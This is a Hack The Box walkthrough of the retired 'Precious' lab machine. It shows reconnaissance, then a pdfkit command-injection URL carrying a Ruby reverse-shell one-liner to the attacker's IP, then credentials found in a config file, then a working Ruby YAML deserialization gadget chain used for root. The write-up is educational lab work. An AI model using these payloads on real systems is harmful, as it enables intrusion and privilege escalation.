Introduction
Welcome to my first Hack The Box machine walkthrough. This system is one that I had the privilege of doing live and am now going to post my process of popping root since the machine has since retired. Here is a quick overview of the machine as stated directly from HTB.
Precious is an Easy Difficulty Linux machine, that focuses on the
Rubylanguage. It hosts a customRubyweb application, using an outdated library, namely pdfkit, which is vulnerable toCVE-2022-25765, leading to an initial shell on the target machine. After a pivot using plaintext credentials that are found in a Gem repositoryconfigfile, the box concludes with an insecure deserialization attack on a custom, outdated,Rubyscript.
With that out of the way, let’s get into it!
Information Gathering
We will start with an NMAP scan to see what services are running on the system.
nmap -A -T4 -p0- -v --stats-every=5s 10.129.109.43 -oA tcp
# -A gives us OS Scan, version detection, standard script scanning, and traceroute
# -T4 sets our timing level to a good balance of speed and accuracy
# -p0- Scan all ports
# -v verbose output
# --stats-every=5s for regular status updates on scan progress
# -oA output to file, in all available formats
Here is the scan result
Nmap scan report for 10.129.109.43
Host is up (0.015s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 845e13a8e31e20661d235550f63047d2 (RSA)
|   256 a2ef7b9665ce4161c467ee4e96c7c892 (ECDSA)
|_  256 33053dcd7ab798458239e7ae3c91a658 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to http://precious.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=9/20%OT=22%CT=1%CU=44612%PV=Y%DS=2%DC=T%G=Y%TM=650B2F9
OS:0%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST1
OS:1NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Uptime guess: 43.451 days (since Tue Aug  8 07:55:38 2023)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1723/tcp)
HOP RTT      ADDRESS
1   37.52 ms 10.10.14.1
2   36.59 ms 10.129.109.43

NSE: Script Post-scanning.
Initiating NSE at 18:44
Completed NSE at 18:44, 0.00s elapsed
Initiating NSE at 18:44
Completed NSE at 18:44, 0.00s elapsed
Initiating NSE at 18:44
Completed NSE at 18:44, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 104.30 seconds
           Raw packets sent: 66153 (2.915MB) | Rcvd: 65617 (2.628MB)
Here we see that we have an open SSH server on port 22 and an NGINX web server on port 80. We will note the versions of these services that NMAP provided for later information gathering, but for now, let’s see what is hosted on the web server. We notice that the root page redirects to http://precious.htb/. We will make an update to our /etc/hosts file to include http://precious.htb/ and the machines IP so that we can navigate to the server by name rather than IP address. This will also likely fix any links to other pages and files that are likely in the HTML. We will open the host file with vim (or your editor of choice) and add the entry.
vim /etc/hosts
# This will open the file for editing in vim, feel free to use whatever editor you like
10.129.109.43 precious.htb <-- Add this entry to your hosts file, this is the IP for the Precious server and yours will differ
127.0.1.1 htb-m9rd8arncr.htb-cloud.com htb-m9rd8arncr
127.0.0.1 localhost
After we make this entry, we can now navigate to the webpage by name, and any links to other pages and files will work normally.

Although we haven’t touched anything yet, this page appears to accept a URL that will turn a webpage into PDF file based on the title. Groundbreaking observation, I know, but it gives us a clear attack surface. We can have a look at the page source to see if there is anything interesting to note. Spoiler alert, in this case, there isn’t anything interesting to see. We can try to type in some URLs but live URLs don’t seem to work. It is likely because this machine does not have direct access to the internet. We can still work with this.
Let’s create a super simple html page and host it on our attack box from our terminal.
echo '<h1>Hack the planet.</h1>' > index.html
#This will echo the html string into the index.html file
From here we can host our current folder by spinning up a python server.
python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
This command will set up a simple http server with python and host it in the directory we are currently in. As long as the index.html file was in the current folder when we typed this command, we will be solid. As a note, index.html is the default page that will be served when we navigate to a URL (generally speaking).
Here we submit the URL to our python server.

Once we submit the page, we are presented with the result. In my case, a new PDF file is opened in the browser.


We will download this for further analysis. For now, while we are at it, we can use the firefox addon Wappalyzer for more information regarding the web server and associated technologies.
To finish up our first wave of information gathering, let’s search for directories or vhosts with Gobuster to see if there might be anything else on the web server to investigate.
# This command performs directory busting on the site to see if there are any hidden web directories to investigate
gobuster dir -u http://precious.htb -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt

# This command will scan for virtual hosts on system and will identify if any subdomains exist.
# This is not the same as a DNS scan, as it will not resolve DNS names.
# VHOST scan is used to check for subdomain prefixes on the same server.

gobuster vhost -u http://precious.htb -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
Initial Foothold
We did not manage to find any more useful information with these scans. Now it is time to investigate the PDF file that we downloaded. For this we will use the pdfinfo tool.
pdfinfo hacktheplanet.pdf
Creator:        Generated by pdfkit v0.8.6
Tagged:         no
UserProperties: no
Suspects:       no
Form:           none
JavaScript:     no
Pages:          1
Encrypted:      no
Page size:      612 x 792 pts (letter)
Page rot:       0
File size:      10661 bytes
Optimized:      no
PDF version:    1.4
With the information we see that the file was generated with pdfkit v0.8.6. With some research we see that this version of pdfkit may be vulnerable to CVE-2022-25765.
According to the writeup above, pdfkit versions less than v0.8.7 are vulnerable to command injection.
To get a foothold, we can start a netcat listener:
dale@kali:~$ nc -lvnp 8080
listening on [any] 8080 ...
I created the following reverse shell payload in Ruby with the help of revshells.com. And crafted the following URL and submitted to the form:
http://10.10.14.85:8080/?name=#{'%20`ruby -rsocket -e'spawn("sh",[:in,:out,:err]=>TCPSocket.new("10.10.14.85",8888))'`'}
We successfully get a shell as user ruby!
dale@kali:~$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [10.10.14.85] from (UNKNOWN) [10.129.109.43] 47942
id
uid=1000(ruby) gid=1000(ruby) groups=1000(ruby)
If we do a search on the home directories we see two users.
ls /home

henry
ruby
Since we are looking for our user flag, let’s see if it resides in henry’s profile.
ls -la /home/henry
total 24
drwxr-xr-x 2 henry henry 4096 Oct 26  2022 .
drwxr-xr-x 4 root  root  4096 Oct 26  2022 ..
lrwxrwxrwx 1 root  root     9 Sep 26  2022 .bash_history -> /dev/null
-rw-r--r-- 1 henry henry  220 Sep 26  2022 .bash_logout
-rw-r--r-- 1 henry henry 3526 Sep 26  2022 .bashrc
-rw-r--r-- 1 henry henry  807 Sep 26  2022 .profile
-rw-r----- 1 root  henry   33 May 16 19:01 user.txt
We see our user flag, but unfortunately we do not have permission to read this file as the current user. Now, let’s have a look under the ruby home folder.
ls -la /home/ruby
total 28
drwxr-xr-x 4 ruby ruby 4096 May 17 13:09 .
drwxr-xr-x 4 root root 4096 Oct 26  2022 ..
lrwxrwxrwx 1 root root    9 Oct 26  2022 .bash_history -> /dev/null
-rw-r--r-- 1 ruby ruby  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 ruby ruby 3526 Mar 27  2022 .bashrc
dr-xr-xr-x 2 root ruby 4096 Oct 26  2022 .bundle
drwxr-xr-x 3 ruby ruby 4096 May 17 13:09 .cache
-rw-r--r-- 1 ruby ruby  807 Mar 27  2022 .profile
At first glance, the .bundle file seems interesting. Let’s have a peek inside the .bundle folder.
cd .bundle
ls -la
total 12
dr-xr-xr-x 2 root ruby 4096 Oct 26  2022 .
drwxr-xr-x 4 ruby ruby 4096 May 17 13:09 ..
-rw-r--r-- 1 root ruby  162 Oct 26  2022 config
Now we are getting somewhere. If we cat out our config file, we get henry’s creds.
cat config
---
BUNDLE_HTTPS://RUBYGEMS__ORG/: "henry:Q3c1AqGHtoI0aXAYFH"
From here, we can SSH directly into the machine.
dale@kali:~$ ssh henry@10.129.109.43
The authenticity of host '10.129.109.43 (10.129.109.43)' can't be established.
ECDSA key fingerprint is SHA256:kRyWgtzD4AwSK3m1ALIMjgI7W2SqImzsG5qPcTSavFU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.109.43' (ECDSA) to the list of known hosts.
henry@10.129.109.43's password:
Linux precious 5.10.0-19-amd64 #1 SMP Debian 5.10.149-2 (2022-10-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
henry@precious:~$
Privilege Escalation
Now that we are in, we can check for sudo permissions for user henry.
henry@precious:~$ sudo -l
Matching Defaults entries for henry on precious:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User henry may run the following commands on precious:
    (root) NOPASSWD: /usr/bin/ruby /opt/update_dependencies.rb
henry@precious:~$
Ok, this is peculiar, and a good candidate to escalate privileges on the machine. Let’s see what is inside this file.
henry@precious:~$ cat /opt/update_dependencies.rb
# Compare installed dependencies with those specified in "dependencies.yml"
require "yaml"
require "rubygems"

# TODO: update versions automatically
def update_gems()
end

def list_from_file
  YAML.load(File.read("dependencies.yml"))
end

def list_local_gems
  Gem::Specification.sort_by{ |g| [g.name.downcase, g.version] }.map{ |g| [g.name, g.version.to_s] }
end

gems_file  = list_from_file
gems_local = list_local_gems

gems_file.each do |file_name, file_version|
  gems_local.each do |local_name, local_version|
    if(file_name == local_name)
      if(file_version != local_version)
        puts "Installed version differs from the one specified in file: " + local_name
      else
        puts "Installed version is equals to the one specified in file: " + local_name
      end
The interesting part of this file is the YAML.load() call, which pulls in dependencies.yml:
YAML.load(File.read("dependencies.yml"))
Doing some research, I found the following article regarding a vulnerability in yaml.load() for ruby > version 2.7
Let’s take a look at the ruby version to see if the payload listed in this article will work.
henry@precious:~$ ruby -v
ruby 2.7.4p191 (2021-07-07 revision a21a3b7d23) [x86_64-linux-gnu]
Here is the payload from the article we will use. We can create a dependencies.yml file in henry’s home directory:
---
- !ruby/object:Gem::Installer
    i: x
- !ruby/object:Gem::SpecFetcher
    i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
      io: &1 !ruby/object:Gem::Package::TarReader::Entry
         read: 0
         header: "abc"
      debug_output: &1 !ruby/object:Net::WriteAdapter
         socket: &1 !ruby/object:Gem::RequestSet
             sets: !ruby/object:Net::WriteAdapter
                 socket: !ruby/module 'Kernel'
                 method_id: :system
             git_set: id
         method_id: :resolve
In the above payload, the portion after git_set: is the important piece. This will run the id command on the system. We can see this in the output below
henry@precious:~$ sudo /usr/bin/ruby /opt/update_dependencies.rb
sh: 1: reading: not found
uid=0(root) gid=0(root) groups=0(root)

Traceback (most recent call last):
        33: from /opt/update_dependencies.rb:17:in `<main>'
        32: from /opt/update_dependencies.rb:10:in `list_from_file'
        31: from /usr/lib/ruby/2.7.0/psych.rb:279:in `load'
        30: from /usr/lib/ruby/2.7.0/psych/nodes/node.rb:50:in `to_ruby'
        29: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:32:in `accept'
        28: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:6:in `accept'
        27: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:16:in `visit'
        26: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:313:in `visit_Psych_Nodes_Document'
        25: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:32:in `accept'
        24: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:6:in `accept'
        23: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:16:in `visit'
        22: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:141:in `visit_Psych_Nodes_Sequence'
        21: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:332:in `register_empty'
        20: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:332:in `each'
        19: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:332:in `block in register_empty'
        18: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:32:in `accept'
        17: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:6:in `accept'
        16: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:16:in `visit'
        15: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:208:in `visit_Psych_Nodes_Mapping'
        14: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:394:in `revive'
        13: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:402:in `init_with'
        12: from /usr/lib/ruby/2.7.0/rubygems/requirement.rb:220:in `init_with'
        11: from /usr/lib/ruby/2.7.0/rubygems/requirement.rb:216:in `yaml_initialize'
        10: from /usr/lib/ruby/2.7.0/rubygems/requirement.rb:297:in `fix_syck_default_key_in_requirements'
         9: from /usr/lib/ruby/2.7.0/rubygems/package/tar_reader.rb:61:in `each'
         8: from /usr/lib/ruby/2.7.0/rubygems/package/tar_header.rb:103:in `from'
         7: from /usr/lib/ruby/2.7.0/net/protocol.rb:152:in `read'
         6: from /usr/lib/ruby/2.7.0/net/protocol.rb:319:in `LOG'
         5: from /usr/lib/ruby/2.7.0/net/protocol.rb:464:in `<<'
         4: from /usr/lib/ruby/2.7.0/net/protocol.rb:458:in `write'
         3: from /usr/lib/ruby/2.7.0/rubygems/request_set.rb:400:in `resolve'
         2: from /usr/lib/ruby/2.7.0/net/protocol.rb:464:in `<<'
         1: from /usr/lib/ruby/2.7.0/net/protocol.rb:458:in `write'
/usr/lib/ruby/2.7.0/net/protocol.rb:458:in `system': no implicit conversion of nil into String (TypeError)
Now, if we change the git_set entry to /bin/bash, like below, we can get a root shell on the system.
---
- !ruby/object:Gem::Installer
    i: x
- !ruby/object:Gem::SpecFetcher
    i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
      io: &1 !ruby/object:Gem::Package::TarReader::Entry
         read: 0
         header: "abc"
      debug_output: &1 !ruby/object:Net::WriteAdapter
         socket: &1 !ruby/object:Gem::RequestSet
             sets: !ruby/object:Net::WriteAdapter
                 socket: !ruby/module 'Kernel'
                 method_id: :system
             git_set: /bin/bash
         method_id: :resolve
After running the script, we now are elevated to root and can get the root.txt file on the machine. Rad!
henry@precious:~$ sudo /usr/bin/ruby /opt/update_dependencies.rb
sh: 1: reading: not found

root@precious:/home/henry# cd /root
root@precious:~# cat root.txt
**************REDACTED******************
root@precious:~#